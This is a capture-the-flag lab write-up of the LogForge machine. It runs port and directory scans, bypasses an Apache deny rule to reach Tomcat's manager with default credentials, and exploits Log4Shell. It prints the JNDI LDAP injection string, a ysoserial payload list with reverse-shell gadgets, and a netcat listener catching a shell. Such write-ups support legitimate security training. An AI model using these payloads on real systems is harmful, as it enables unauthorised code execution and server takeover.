

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.11.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-09 15:53 IST
Nmap scan report for 10.10.11.138
Host is up (0.24s latency).
Not shown: 65498 closed tcp ports (reset), 35 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Ultimate Hacking Championship
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.33 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ |
```

2) Checked the website




3) Checked for more pages



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  -u 'http://10.10.11.138/FUZZ' -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.138/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 252ms]
                        [Status: 200, Size: 489, Words: 23, Lines: 33, Duration: 291ms]
admin                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 232ms]
manager                 [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 392ms]
                        [Status: 200, Size: 489, Words: 23, Lines: 33, Duration: 236ms]
:: Progress: [87651/87651] :: Job [1/1] :: 152 req/sec :: Duration: [0:10:34] :: Errors: 0 ::
```

Vulnerability Assessment

1) Bypassed apache deny



```
GET /test/..;/manager/html HTTP/1.1
Host: 10.10.11.138
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=DE8A7E475BC2D34D82344A37769B5E9D
Connection: keep-alive

```

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.

2) Got access to manager with tomcat:tomcat - default password usage



/test/..;/manager - Chromium

/test/..;/manager | Ultimate Hacking Champ

Not secure 10.10.11.138/test/..;/manager/html

Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/UHC{BadWayToBlockTomcat}	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path:
Version (for parallel deployment):
XML Configuration file path:
WAR or Directory path:
Deploy


WAR file to deploy

Select WAR file to upload Choose File No file chosen
Deploy

Configuration

Re-read TLS configuration files

3) Found log4shell vulnerability



/test/..;/manager - Chromium

/test/..;/manager

Not secure 10.10.11.138/test/..;/manager/html

Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications


Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/UHC{BadWayToBlockTomcat}	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ ${jndi:lda minutes
/manager	None specified	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

vigneswar@VigneswarPC: ~

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.138] 56770
0
 `�
```

Exploitation

1) Got reverse shell


/test/..;/manager - Chromium

10.10.11.138/test/..;/manager/html/expire?path=/UHC%7BBadWayT...

Tomcat Web Application Manager

Message:	OK - Session information for application at context path [/UHC{BadWayToBlockTomcat}] Default maximum session inactive interval is [30] minutes

Manager

List Applications | HTML Manager Help | Manager Help | Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/UHC{BadWayToBlockTomcat}	None specified		true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	0	Start Stop Reload Undeploy / Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:

Deploy

WAR file to deploy

Select WAR file to upload Choose File No file chosen

Deploy


```
ldap://10.10.14.14:1389/serial/Myfaces1                        exec_global

ldap://10.10.14.14:1389/serial/ROME                            exec_global, exec_win, e
xec_unix, java_reverse_shell, sleep, dns
ldap://10.10.14.14:1389/serial/URLDNS                          dns

ldap://10.10.14.14:1389/serial/Vaadin1                         exec_global, exec_win, e
xec_unix, java_reverse_shell, sleep, dns
ldap://10.10.14.14:1389/serial/Jre8u20                         exec_global, exec_win, e
xec_unix, java_reverse_shell, sleep, dns
ldap://10.10.14.14:1389/serial/CustomPayload


[+] By default, serialized payloads execute the command passed in the -C arg
ument with 'exec_global'.

[+] The CustomPayload is loaded from the -P argument. It doesn't support Dyn
amic Commands.
```


```
┌──(vigneswar㉿VigneswarPC)-[/opt/Log4Shell/ysoserial-modified/target]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.138] 60968
bash: cannot set terminal process group (816): Inappropriate ioctl for devic
e
bash: no job control in this shell
tomcat@LogForge:/var/lib/tomcat9$
```

${jndi:ldap://10.10.14.14:1389/serial/CustomPayload}

